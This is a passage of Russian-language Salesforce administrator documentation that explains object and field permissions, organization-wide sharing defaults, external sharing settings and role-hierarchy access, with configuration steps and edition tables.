| Просмотр всех пользователей                   | Просмотр всех пользователей организации. Оно предоставляет доступ для чтения ко всем пользователям, то есть позволяет просматривать сведения о записях пользователей, а также просматривать пользователей в поисках, списковых представлениях и т. д. | Пользователи, просматривающие всех пользователей организации (особенно если единому стандартному параметру для объекта «Пользователь» задано значение «Личный»).<br>Полномочие «Просмотр всех пользователей» предоставляется автоматически администраторам с полномочием «Управление пользователями». |

Полномочия «Просмотреть все» и «Изменить все» недоступны для идей, прайс-листов, типов статей и продуктов.

Полномочия «Просмотреть все» и «Изменить все» позволяют делегировать только полномочия объекта. Чтобы делегировать права на администрирование пользователей и настраиваемых объектов, рекомендуем [определить делегированных администраторов](#).

Полномочие «Просмотр всех пользователей» доступно только при использовании функции общего доступа к пользователям, определяющей доступность пользователей в организации. Дополнительную информацию см. в разделе [«Общий доступ пользователей»](#).

СМ. ТАКЖЕ:

[Полномочия объекта](#)

ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **все**  
версии.

### Сравнение моделей безопасности

Безопасность пользователей Salesforce обеспечивается пересечением **общего доступа**, полномочий **пользователя** и полномочий **объекта**. В одних случаях (например, для предоставления доступа к записям конечного пользователя) желательно использовать общий доступ. В других случаях (например, для делегирования задач по управлению записями: перенос записей, удаление данных, удаление повторяющихся записей, пакетное удаление записей и делегирование процессов утверждения бизнес-правила) желательно переопределять общий доступ и использовать полномочия.

Полномочия «Чтение», «Создание», «Редактирование» и «Удаление» сохраняют параметры общего доступа, которые определяют доступ к данным на уровне записи. Полномочия «Просмотреть все» и «Изменить все» переопределяют параметры общего доступа для конкретных объектов. Кроме того, полномочия «Просмотр всех данных» и «Изменение всех данных» переопределяют параметры общего доступа для *всех* объектов.


В таблице ниже описаны основные различия между моделями безопасности.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

|  | Полномочия, сохраняющие общий доступ  | Полномочия, переопределяющие общий доступ                           |
|--|---|---|
| <b>Целевая аудитория</b>   | Конечные пользователи   | Делегированные администраторы данных                                |
| <b>Область управления</b>  | Полномочия объекта «Чтение», «Создание», «Редактирование» и «Удаление»;<br>Параметры общего доступа   | «Просмотреть все» и «Изменить все»                                  |
| <b>Уровни доступа к записям</b>  | «Личный», «Только для чтения», «Для чтения и записи», «Для чтения, записи и переноса», «Полный доступ»  | «Просмотреть все» и «Изменить все»                                  |
| <b>Возможность переноса</b>  | Сохранение параметров общего доступа в зависимости от объекта   | Доступно для всех объектов при наличии полномочия «Изменить все»    |
| <b>Возможность утверждения записей или редактирования и разблокировки записей в процессе утверждения</b> | Нет   | Доступно для всех объектов при наличии полномочия «Изменить все»    |
| <b>Возможность составления отчетов по всем записям</b>   | Доступно при наличии следующего правила общего доступа: записи, принадлежащие общедоступной группе «Вся организация», используются совместно с указанной группой посредством уровня доступа «Только для чтения» | Доступно для всех объектов при наличии полномочия «Просмотреть все» |

|  | Полномочия, сохраняющие общий доступ  | Полномочия, переопределяющие общий доступ  |
|--|---|--|
| <b>Поддержка объектов</b>  | Доступно для всех объектов, кроме продуктов, документов, решений, идей, примечаний и вложений   | Доступно для большинства объектов посредством полномочий объекта<br><br> <b>Прим.:</b> Полномочия «Просмотреть все» и «Изменить все» недоступны для идей, прайс-листов, типов статей и продуктов. |
| <b>Источник определения уровней группового доступа</b>             | «Роли», «Роли и подчиненные роли», «Роли и внутренние подчиненные роли», «Роли, внутренние подчиненные роли и подчиненные роли портала», «Очереди», «Рабочие группы» и «Общедоступные группы» | Профиль или наборы полномочий  |
| <b>Доступ к личным записям</b>                                     | Недоступно  | Доступно для личных контактов, возможностей, примечаний и вложений при наличии полномочий «Просмотреть все» и «Изменить все»   |
| <b>Возможность предоставления общего доступа к записям вручную</b> | Доступно ответственному за запись и любому вышестоящему пользователю в иерархии ролей   | Доступно для всех объектов при наличии полномочия «Изменить все»   |
| <b>Возможность управления всеми комментариями к обращениям</b>     | Недоступно  | Доступно при наличии полномочия «Изменить все» для обращений   |

### Полномочия поля

Полномочия поля определяют уровень доступа к каждому полю объекта. Метки параметров, используемые в расширенном пользовательском интерфейсе профиля и наборах полномочий, отличаются от меток параметров, используемых в исходном пользовательском интерфейсе профиля и на страницах настройки параметров безопасности полей.

| Уровень доступа  | Включенные параметры в наборах полномочий и расширенном пользовательском интерфейсе профиля | Включенные параметры в исходном пользовательском интерфейсе профиля и на страницах настройки параметров безопасности полей |
|--|---|--|
| Пользователи могут просматривать и редактировать поле. | Чтение и Редактирование   | Доступно   |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition.**

| Уровень доступа   | Включенные параметры в наборах полномочий и расширенном пользовательском интерфейсе профиля | Включенные параметры в исходном пользовательском интерфейсе профиля и на страницах настройки параметров безопасности полей |
|---|---|--|
| Пользователи могут просматривать, но не могут редактировать поле. | Чтение  | Доступно и Только для чтения   |
| Пользователи не могут просматривать или редактировать поле.       | Нет   | Нет  |

СМ. ТАКЖЕ:

[Общие сведения о безопасности поля](#)

[Полномочия объекта](#)

## Общий доступ

### Параметры общего доступа

Система Salesforce позволяет контролировать доступ к данным на самых разных уровнях. Например, уровень доступа пользователей к объектам может контролироваться полномочиями объекта. А уровень доступа пользователей к полям объекта может контролироваться параметрами безопасности поля. Параметры общего доступа позволяют контролировать доступ к данным на уровне записи.


### Единые стандартные параметры

Единые стандартные параметры общего доступа определяют базовый уровень доступа к каждому объекту и позволяют расширить этот уровень посредством иерархий или правил общего доступа. Например, чтобы разрешить пользователям просматривать и редактировать только собственные интересы, задайте единым стандартным параметрам для интересов значение «Личный». Чтобы расширить доступ отдельных пользователей или групп, создайте правила общего доступа к интересам.

### Правила общего доступа

Правила общего доступа устанавливают исключения из единых стандартных параметров.

Если единым стандартным параметрам общего доступа задано значение «Общедоступный: только для чтения» или «Личный», то система позволяет задать правила, предоставляющие пользователям дополнительный доступ к чужим записям. Правила общего доступа могут быть созданы на основе ответственного или значений полей записи.

 **Совет:** Иногда проблематично определить единую группу пользователей, нуждающихся в доступе к отдельному набору записей. В подобных случаях ответственные за записи могут использовать общий доступ, установленный вручную, для предоставления полномочий чтения и редактирования пользователям, которым запись недоступна другими способами. В отличие от единых стандартных параметров, иерархий ролей и правил общего доступа, общий доступ, установленный вручную, не является автоматическим процессом, но позволяет ответственным за записи предоставлять доступ нужным пользователям.

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition.**

Рабочие группы недоступны в версии **Database.com Edition.**

## Управляемый общий доступ к Apex

Управляемый общий доступ к Apex позволяет разработчикам предоставлять программный доступ к настраиваемым объектам. Если общий доступ к настраиваемому объекту предоставляется посредством управляемого общего доступа к Apex, то добавление или изменение уровня общего доступа к записи настраиваемого объекта доступно только при наличии полномочия «Изменение всех данных», а изменения ответственного за запись остаются общедоступными.

## Другие методы предоставления доступа к записям

Помимо параметров общего доступа, одновременный доступ пользователей к выбранным записям может быть предоставлен другими способами.

### Соотнесение групп категорий с ролями


Чтобы определить уровень доступа к категориям данных, рекомендуем соотнести их с ролями пользователей.

### Очереди

Queues help you prioritize, distribute, and assign records to teams who share workloads. You can access queues from list views, and queue members can jump in to take ownership of any record in a queue. Queues are available for cases, leads, orders, custom objects, service contracts, and knowledge article versions. Чтобы направить записи интереса, заказа, обращения и настраиваемого объекта в очередь, рекомендуем использовать очереди.

### Рабочие группы

Ответственные за записи организаций, возможностей и обращений могут использовать рабочие группы для предоставления другим пользователям доступа к собственным записям. *Рабочая группа* — это совокупность пользователей, работающих совместно над организациями, возможностями или обращениями. Ответственные за записи могут создавать рабочие группы для каждой собственной записи. Ответственный за запись добавляет участников рабочей группы и определяет уровень доступа каждого участника к записи (например, одним участникам предоставляется доступ только для чтения, а другим участникам — доступ для чтения и записи). Кроме того, ответственный за запись может назначить роль для каждого участника рабочей группы (например, «Руководитель проекта»). Участникам группы, работающей с организациями, предоставляется доступ ко всем связанным контактам, возможностям и обращениям.

 **Прим.:** Участнику рабочей группы может быть предоставлен более высокий уровень доступа к записи посредством других методов (например, роль или правило общего доступа). Независимо от уровня доступа, заданного для рабочей группы, участнику рабочей группы предоставляется самый высокий уровень доступа.

СМ. ТАКЖЕ:

[Единые стандартные параметры общего доступа](#)

[Правила общего доступа](#)

[Иерархия ролей пользователей](#)

[Рекомендации по предоставлению общего доступа](#)

## Единые стандартные параметры общего доступа

Администраторы могут использовать единые параметры общего доступа для определения стандартных параметров общего доступа, используемых в организации.

Данные параметры определяют стандартный уровень доступа к записям и могут быть заданы отдельно для организаций (включая контракты), действий, активов, контактов, кампаний, обращений, интересов, возможностей, календарей, прайс-листов, заказов и настраиваемых объектов.

Единым параметрам общего доступа для большинства объектов могут быть заданы следующие значения: «Личный», «Общедоступный: только для чтения» и «Общедоступный: для чтения и записи». Если одному параметру общего доступа к объекту задано значение «Личный» или «Общедоступный: только для чтения», то администратор может предоставить пользователям дополнительный доступ к записям посредством настройки иерархии ролей и определения правил общего доступа. Однако, правила общего доступа позволяют только предоставлять дополнительный доступ и не могут ограничивать уровень доступа к записям, заданный изначально в единых стандартных параметрах общего доступа.

**!** **Важное замечание:** Если организация использует клиентский портал, то, прежде чем предоставить контактам доступ к portalу, в единых стандартных параметрах общего доступа для организаций, контактов, контрактов, активов и обращений должно быть выбрано значение «Личный». В этом случае пользователям по умолчанию предоставляется доступ только к собственным данным. Кроме того, пользователям Salesforce может быть предоставлен доступ «Общедоступный: для чтения и записи» путем создания правил общего доступа, согласно которым все внутренние пользователи предоставляют доступ всем внутренним пользователям.

По умолчанию система Salesforce использует иерархию ролей и иерархию территорий, которые автоматически предоставляют доступ к записи пользователям, расположенным выше ответственного.

Записи объекта, параметрам общего доступа которого задано значение «Личный», доступны только ответственным и вышестоящим пользователям в иерархии ролей. Флажок **«Предоставить доступ с использованием иерархий»** позволяет отменить доступ к записям тех пользователей, которые расположены выше ответственного в иерархии настраиваемых объектов, в версиях Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition. Если данный флажок снят для настраиваемого объекта, то записи доступны только ответственным за запись и пользователям, получившим доступ в соответствии с едиными стандартными параметрами.

СМ. ТАКЖЕ:

[Настройка единых стандартных параметров общего доступа](#)

[Стандартные параметры общего доступа](#)

[Единые стандартные параметры общего доступа](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience


Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

Клиентский портал  
недоступен в версии  
**Database.com Edition.**

## Настройка единых стандартных параметров общего доступа


Параметры общего доступа на уровне всей организации устанавливают базовый доступ для ваших записей. Вы можете устанавливать параметры по умолчанию отдельно для разных объектов.

1. В разделе «Настройка» введите «*Параметры общего доступа*» в поле «Быстрый поиск», затем выберите «**Параметры общего доступа**».
2. Нажмите кнопку «**Правка**» в разделе «Единые стандартные параметры».
3. Выберите нужный уровень доступа по умолчанию для каждого объекта. Если у вас есть параметры по умолчанию для организации для доступа извне, см. раздел «[Общие сведения о внешних единых стандартных параметрах](#)».
4. Чтобы отключить автоматический доступ с помощью иерархий, снимите флажок «**Предоставить доступ с использованием иерархий**» напротив любого настраиваемого объекта, которому по умолчанию не задан уровень доступа «Контролируется родительским объектом».

 **Прим.:** Если флажок «**Предоставить доступ с использованием иерархий**» не установлен, то вышестоящим пользователям в иерархии ролей или территорий не предоставляется автоматический доступ. Тем не менее, некоторые пользователи (например, с полномочиями объекта «Просмотреть все» и «Изменить все», а также полномочиями системы «Просмотр всех данных» и «Изменение всех данных») могут получить доступ к записям, которые им не принадлежат.

При обновлении параметров организации по умолчанию пересчет при общем доступе применяется к измененным записям. Время обновления определяется текущим размером данных.

- Если вы повышаете уровень доступа по умолчанию, например с уровня «Общедоступный: только для чтения» до «Общедоступный: для чтения и записи», ваши изменения применяются немедленно. Все пользователи получают доступ в зависимости от обновленного доступа по умолчанию. Пересчет при общем доступе затем выполняется асинхронно, чтобы обеспечить удаление всего избыточного доступа из правил, устанавливаемых вручную, и правил общего доступа.

 **Прим.:** Когда доступ по умолчанию для контактов имеет определение «Контролируется родительским объектом», а вы повышаете уровень доступа по умолчанию для учетных записей, коммерческих возможностей или обращений, изменения будут применяться после пересчета.

- Если вы понижаете уровень доступа по умолчанию, например с уровня «Общедоступный: для чтения и записи» до «Общедоступный: только для чтения», ваши изменения применяются после пересчета.

Вы получите сообщение электронной почты с уведомлением после завершения пересчета. Обновите страницу «Параметры общего доступа», чтобы увидеть изменения. Чтобы просмотреть статус обновления, в разделе «Настройка» введите «*Просмотр контрольного журнала настройки*» в поле «Быстрый поиск», затем выберите «**Просмотр контрольного журнала настройки**».

## Ограничения

Единые стандартные параметры общего доступа не могут быть изменены для некоторых объектов.

- Уровень доступа к сервисным контрактам всегда «Личный».
- Запросы на инициализацию пользователя являются личными.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки стандартного  
общего доступа:

- «Управление общим доступом»



- Возможность просмотра и редактирования документа, отчета или панели мониторинга определяется уровнем доступа пользователя к папке, содержащей данный компонент.
- Если общий доступ к прогнозам запрещен, то пользователи могут просматривать только прогнозы нижестоящих сотрудников в иерархии ролей.
- Если настраиваемый и стандартный объекты связаны посредством взаимосвязи «Основная — подробная», где настраиваемый объект является подробным, то единым стандартным параметрам данного объекта присваивается значение «Контролируется родительским объектом», которое не может быть изменено.
- Если код Apex использует общедоступные записи, связанные с настраиваемым объектом, то значения единых стандартных параметров этого объекта не могут быть изменены с «Личный» на «Общедоступный». Например, если код Apex извлекает группы и пользователей, которым предоставлен общий доступ к настраиваемому объекту Invoice\_\_c (представлено в коде как Invoice\_\_share), то значения единых стандартных параметров этого объекта не могут быть изменены с «Личный» на «Общедоступный».

СМ. ТАКЖЕ:

[Стандартные параметры общего доступа](#)

[Единые стандартные параметры общего доступа](#)

### Стандартные параметры общего доступа

Единые стандартные параметры позволяют задавать стандартный уровень доступа к записям перечисленных ниже объектов.

- Организации и связанные контракты
- Действия
- Календари
- Кампании
- Обращения
- Контакты
- Настраиваемые объекты
- Интересы
- Возможности
- Заказы
- Прайс-листы
- Сервисные контракты
- Пользователи

Ниже перечислены уровни доступа, которые могут быть назначены организациям, кампаниям, обращениям, контактам, контрактам, интересам, возможностям, заказам, пользователям и настраиваемым объектам.

| Поле                                 | Описание   |
|--------------------------------------|--|
| Контролируется родительским объектом | Пользователь может выполнять действие (например, просмотр, редактирование или удаление) над контактом или заказом на |

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition.**

В версии **Database.com Edition** доступны только настраиваемые объекты.


#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки стандартного общего доступа:

- «Управление общим доступом»


| Поле   | Описание  |
|--|---|
|  | <p>основе доступности аналогичного действия над связанной записью.</p> <p>Например, если контакт связан с организацией Асме, то пользователь может редактировать контакт только при наличии доступа для редактирования организации Асме.</p>  |
| Личный                                       | <p>Просмотр, редактирование и составление отчетов по данным записям доступны только ответственным и вышестоящим пользователям в иерархии ролей.</p> <p>Например, если Иван несет ответственность за организацию и выполняет роль «Торговый представитель по западному региону», которая подчиняется Елене (роль «Вице-президент по продажам в западном регионе»), то Елена может просматривать, редактировать и составлять отчеты по организациям Ивана.</p>  |
| Общедоступный: только для чтения             | <p>Просмотр и составление отчетов по записям доступны всем пользователям. Редактирование данных записей доступно только ответственным и вышестоящим пользователям в иерархии ролей.</p> <p>Например, Татьяна несет ответственность за организацию «ABC Corp.» и выполняет роль «Торговый представитель по западному региону», которая подчиняется Елене (роль «Вице-президент по продажам в западном регионе»). Татьяне и Елене предоставляется полный доступ к организации «ABC Corp.», тогда как Ивану (другому торговому представителю по западному региону) предоставляется доступ только для просмотра и составления отчетов по организации «ABC Corp.».</p> |
| Общедоступный: для чтения и записи           | <p>Просмотр, редактирование и составление отчетов по всем записям доступны всем пользователям.</p> <p>Например, если Иван несет ответственность за организацию «Trident Inc.», то всем другим пользователям предоставляется доступ для просмотра, редактирования и составления отчетов по организации «Trident Inc.». Тем не менее, изменение параметров общего доступа или удаление организации «Trident Inc.» доступно только Ивану.</p>  |
| Общедоступный: для чтения, записи и переноса | <p>Просмотр, редактирование, перенос и составление отчетов по всем записям доступны всем пользователям. Данное поле доступно только для обращений или интересов.</p> <p>Например, если Наталья несет ответственность за обращение АСМЕ под номером 100, то всем другим пользователям предоставляется доступ для просмотра,</p>  |

| Поле                | Описание  |
|---------------------|---|
|                     | редактирования, переноса ответственности и составления отчетов по данному обращению. Тем не менее, удаление или изменение общего доступа к обращению под номером 100 доступно только Наталье.   |
| Полный общий доступ | <p>Просмотр, редактирование, перенос, удаление и составление отчетов по всем записям доступны всем пользователям. Данное поле доступно только для кампаний.</p> <p>Например, если Иван несет ответственность за кампанию, то всем другим пользователям предоставляется доступ для просмотра, редактирования, переноса или удаления данной кампании.</p> |

 **Прим.:** Чтобы повысить эффективность использования обращений, рекомендуем задать единым стандартным параметрам общего доступа к организациям, контактам, контрактам и активам значение «Общедоступный: для чтения и записи».

Ниже перечислены уровни доступа, которые могут быть назначены личным календарям.

| Поле                                 | Описание  |
|--------------------------------------|---|
| Скрыть сведения                      | Другие пользователи могут просматривать доступность пользователя в выбранные временные промежутки, но не могут просматривать другие сведения о типе событий в календаре пользователя.                                   |
| Скрыть сведения и добавить события   | Помимо уровней общего доступа, заданных полем «Скрыть сведения», пользователи могут вставлять события в календари других пользователей.   |
| Показать сведения                    | Пользователи могут просматривать подробные сведения о событиях в календарях других пользователей.   |
| Показать сведения и добавить события | Помимо уровней общего доступа, заданных полем «Показать сведения», пользователи могут вставлять события в календари других пользователей.   |
| Полный доступ                        | Пользователи могут просматривать подробные сведения о событиях в календарях других пользователей, вставлять события в календари других пользователей и редактировать текущие события в календарях других пользователей. |

 **Прим.:** Независимо от единых стандартных параметров, заданных для календарей, все пользователи могут приглашать всех других пользователей на события.

Ниже перечислены уровни доступа, которые могут быть назначены прайс-листам.

| Поле                 | Описание   |
|----------------------|--|
| Использование        | Просмотр прайс-листов и добавление возможностей доступны всем пользователям. Пользователи могут добавлять любые продукты прайс-листа в возможности.  |
| Только для просмотра | Просмотр и составление отчетов по прайс-листам доступны всем пользователям, тогда как их добавление в возможности доступно только пользователям с полномочием «Редактирование» для возможностей или пользователям, которым вручную предоставлен уровень доступа «Использование» для прайс-листов.                    |
| Нет доступа          | Пользователи не могут просматривать и добавлять прайс-листы в возможности. Рекомендуем использовать данный уровень доступа, чтобы предоставить доступ к выбранным прайс-листам только выбранным пользователям. Затем вручную предоставьте соответствующим пользователям общий доступ к соответствующим прайс-листам. |

Ниже перечислены уровни доступа, которые могут быть назначены действиям.

| Поле                                 | Описание   |
|--------------------------------------|--|
| Личный                               | Редактирование и удаление действий доступны только ответственному за действия и вышестоящим пользователям в иерархии ролей; пользователи, которым доступно чтение записей, связанных с действиями, могут просматривать и составлять отчеты по действиям.   |
| Контролируется родительским объектом | <p>Пользователь может выполнять действие (например, просмотр, редактирование, перенос или удаление) над действием на основе доступности аналогичного действия над связанными записями.</p> <p>Например, если задача связана с организацией Асте и контактом Иван Петров, то пользователь может редактировать задачу только при наличии доступа для редактирования организации Асте и контакта Иван Петров.</p> |

Ниже перечислены уровни доступа, которые могут быть назначены пользователям.

| Поле   | Описание   |
|--------|--|
| Личный | Чтение собственных записей и записей, принадлежащих нижестоящим пользователям в иерархии ролей, доступно всем пользователям. |

| Поле                             | Описание   |
|----------------------------------|--|
| Общедоступный: только для чтения | Чтение записей, принадлежащих другим пользователям, доступно всем пользователям. Система позволяет просматривать страницы сведений всех пользователей. Кроме того, все пользователи могут быть просмотрены в поисках, списковых представлениях, изменениях ответственности и пользовательских операциях. |

СМ. ТАКЖЕ:

[Настройка единых стандартных параметров общего доступа](#)

### Единые стандартные параметры общего доступа

Ниже перечислены единые стандартные параметры общего доступа.

| Объект               | Доступ по умолчанию  |
|----------------------|--|
| Организация          | Общедоступный: для чтения и записи                                     |
| Действие             | Личное   |
| Актив                | Контролируется родительским объектом                                   |
| Календарь            | Скрыть сведения и добавить события                                     |
| Кампания             | Полный общий доступ  |
| Обращение            | Общедоступный: для чтения, записи и переноса                           |
| Контакт              | Контролируется родительским объектом                                   |
| Контракт             | Общедоступный: для чтения и записи                                     |
| Настраиваемый объект | Общедоступный: для чтения и записи                                     |
| Интерес              | Общедоступный: для чтения, записи и переноса                           |
| Возможность          | Общедоступный: только для чтения                                       |
| Прайс-лист           | Использование  |
| Сервисный контракт   | Личное   |
| Пользователи         | Общедоступный: только для чтения<br>Личное (для внешних пользователей) |

#### ВЕРСИИ

Организации, обращения, контакты, интересы, возможности и настраиваемые объекты доступны в следующих версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях:

**Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition.**

В версии **Database.com Edition** доступны только настраиваемые объекты.

СМ. ТАКЖЕ:

[Единые стандартные параметры общего доступа](#)

[Настройка единых стандартных параметров общего доступа](#)

## Общие сведения о внешних единых стандартных параметрах

Внешние единые стандартные параметры поддерживают отдельные единые стандартные параметры для внутренних и внешних пользователей. Они позволяют упростить конфигурацию правил общего доступа и повысить эффективность пересчета. Кроме того, администратор организации может быстро определять данные, доступные пользователям портала и другим внешним пользователям.

Ниже перечислены объекты, поддерживающие внешние единые стандартные параметры.

- Организации и связанные контракты или активы
- Обращения
- Контакты
- Возможности
- Настраиваемые объекты
- Пользователи

Внешние пользователи:

- Пользователи проверенного веб-узла
- Пользователи Chatter External
- Пользователи сообщества
- Пользователи клиентского портала
- Пользователи-гости
- Пользователи массового портала
- Пользователи партнерского портала
- Пользователи портала Service Cloud

 **Прим.:** Внешним пользователям Chatter доступен только объект «Пользователь».

Чтобы предоставить внутренним пользователям доступ «Общедоступный: только для чтения» или «Общедоступный: для чтения и записи», а внешним пользователям — «Личный», раньше приходилось выбирать значение «Личный» в качестве стандартного доступа и создавать правило общего доступа, позволяющее просматривать записи всем внутренним пользователям.

Теперь пользователям доступны отдельные единые стандартные параметры, которые позволяют достигать того же результата (значение «Общедоступный: только для чтения» или «Общедоступный: для чтения и записи» для стандартного внутреннего доступа и значение «Личный» для стандартного внешнего доступа). Кроме того, данные параметры позволяют ускорить выполнение отчетов, списковых представлений, поисков и запросов API.

СМ. ТАКЖЕ:

- [Единые стандартные параметры общего доступа](#)
- [Настройка внешних единых стандартных параметров](#)
- [Стандартные параметры общего доступа](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Настройка внешних единых стандартных параметров

Внешние единые стандартные параметры позволяют предоставлять внешним пользователям другой уровень стандартного доступа.


Прежде чем настроить внешние единые стандартные параметры, убедитесь, что они включены. Введите строку «*Параметры общего доступа*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Параметры общего доступа**», затем нажмите кнопку «**Включить модель внешнего общего доступа**».


При первом включении внешних единых стандартных параметров параметрам «Стандартный внутренний доступ» и «Стандартный внешний доступ» задается исходный уровень стандартного доступа. Например, если одному стандартному параметру для контактов задано значение «Личный», то параметрам «Стандартный внутренний доступ» и «Стандартный внешний доступ» также задается значение «Личный».

Чтобы настроить внешний единый стандартный параметр для объекта, выполните указанные ниже действия.

1. Введите «*Параметры общего доступа*» в поле «Быстрый поиск» в меню «Настройка», затем выберите «**Параметры общего доступа**».
2. Нажмите кнопку «**Правка**» в разделе «Единые стандартные параметры».
3. Выберите нужный уровень стандартного доступа для каждого объекта.

Ниже перечислены возможные уровни доступа.

| Уровень доступа                      | Описание  |
|--------------------------------------|---|
| Контролируется родительским объектом | Пользователи могут выполнять действия (например, просмотр, редактирование и удаление) над подробной записью во взаимосвязи «Основная — подробная» на основе доступности аналогичного действия над всеми связанными основными записями.<br><br> <b>Прим.:</b> При использовании контактов параметр «Контролируется родительским объектом» должен быть настроен для стандартного внутреннего и внешнего доступа. |
| Личное                               | Пользователи могут просматривать записи только при наличии доступа, предоставленного на основе ответственности, полномочий, иерархии ролей, правил общего доступа или общего доступа, установленного вручную.   |
| Общедоступный: только для чтения     | Любые пользователи могут просматривать все записи объекта.  |
| Общедоступный: для чтения и записи   | Любые пользователи могут просматривать и редактировать все записи объекта.  |

 **Прим.:** Уровень стандартного внешнего доступа должен соответствовать уровню стандартного внутреннего доступа или быть более строгим. Например, настраиваемому объекту могут быть заданы следующие значения:

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки стандартного общего доступа:

- «Управление общим доступом»

«Личный» для стандартного внешнего доступа и «Общедоступный: только для чтения» для стандартного внутреннего доступа.

4. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Общие сведения о внешних единых стандартных параметрах](#)

#### Отключение внешних единых стандартных параметров

Отключение внешних единых стандартных параметров инициирует использование одного единого стандартного параметра для каждого объекта.

Прежде чем отключить данную функцию, рекомендуем задать параметрам **«Стандартный внешний доступ»** и **«Стандартный внутренний доступ»** одинаковый уровень доступа для каждого объекта.

Чтобы отключить внешние единые стандартные параметры, выполните указанные ниже действия.

1. Введите *«Параметры общего доступа»* в поле «Быстрый поиск» в меню «Настройка», затем выберите **«Параметры общего доступа»**.
2. Нажмите кнопку **«Отключить модель внешнего общего доступа»** в разделе «Единые стандартные параметры».

Данное действие инициирует замену параметров **«Стандартный внешний доступ»** и **«Стандартный внутренний доступ»** в разделе «Единые стандартные параметры» параметром **«Стандартный доступ»**. При наличии общего доступа к пользователям параметр **«Стандартный внешний доступ»** для организаций, контактов, обращений и возможностей продолжает отображаться вопреки отключению.

СМ. ТАКЖЕ:

[Общие сведения о внешних единых стандартных параметрах](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для отключения внешних единых стандартных параметров:

- «Управление общим доступом»



## Управление доступом посредством иерархий

Определите уровень доступа пользователей к чужим записям, включая записи, недоступные самим пользователям, но доступные их подчиненным.

Помимо единых стандартных параметров общего доступа для каждого объекта, определите уровень доступа пользователей к данным, принадлежащим или доступным их подчиненным. Например, иерархия ролей предоставляет вышестоящим пользователям автоматический доступ к записям. По умолчанию флажок «Предоставить доступ с использованием иерархий» установлен для всех объектов, но может быть снят только для настраиваемых объектов.

Для управления общим доступом с помощью иерархий для любого настраиваемого объекта введите строку «*Параметры общего доступа*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Параметры общего доступа**». Далее нажмите кнопку «**Правка**» в разделе «Единые стандартные параметры». Чтобы отменить автоматический доступ пользователей к данным, принадлежащим или доступным их подчиненным, снимите флажок «Предоставить доступ с использованием иерархий».

### Примечания по внедрению

- Независимо от параметров общего доступа, заданных в организации, доступ к чужим записям может быть предоставлен другими способами (например, полномочие пользователя «Просмотр всех данных», правила общего доступа и общий доступ, установленный вручную).
- Флажок «Предоставить доступ с использованием иерархий» всегда установлен для стандартных объектов и недоступен для редактирования.
- При снятии флажка «Предоставить доступ с использованием иерархий» общий доступ к роли или территории и подчиненным предоставляется только пользователям, связанным с выбранной ролью или территорией напрямую. Доступ не предоставляется пользователям вышестоящих ролей или территорий.
- Если организация снимает флажок «Предоставить доступ с использованием иерархий», то действия, связанные с настраиваемым объектом, доступны пользователям, роли которых располагаются выше назначенного сотрудника.
- Если удаление взаимосвязи инициирует нарушение взаимосвязи «Основная — подробная», то стандартному параметру настраиваемого объекта, использовавшегося ранее в качестве подробного, автоматически назначается значение «Общедоступный: для чтения и записи», а флажок «Предоставить доступ с использованием иерархий» устанавливается по умолчанию.
- Параметр «Предоставить доступ с использованием иерархий» определяет пользователей, которые получают доступ при совместном использовании данных с общедоступными группами, персональными группами, очередями, ролями или территориями. Например, параметр «**Просмотр всех пользователей**» отображает участников группы и вышестоящих пользователей иерархий при совместном использовании записи посредством правила общего доступа или ручного общего доступа и флажка «Предоставить доступ с использованием иерархий». При снятии флажка «Предоставить доступ с использованием иерархий» некоторые пользователи данных групп теряют доступ. Ниже перечислены причины доступа, зависящие от параметра «Предоставить доступ с использованием иерархий».

#### Данные причины предоставляют доступ всегда:

- Участник группы
- Участник очереди
- Участник роли

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

Территории недоступны в версиях: **Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки стандартного общего доступа и изменения параметра «Предоставить доступ с использованием иерархий»:

- «Управление общим доступом»

Участник подчиненной роли

Участник территории

